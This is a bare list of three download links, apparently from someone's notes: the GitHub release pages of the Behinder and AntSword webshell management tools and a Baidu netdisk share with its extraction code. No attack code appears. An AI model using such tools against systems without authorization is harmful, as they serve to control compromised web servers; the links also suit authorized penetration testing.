https://github.com/rebeyond/Behinder/releases/
https://github.com/AntSwordProject/antSword/releases
https://pan.baidu.com/s/1msqO2kps139NNP9ZEIAVHw 提取码：xiao
```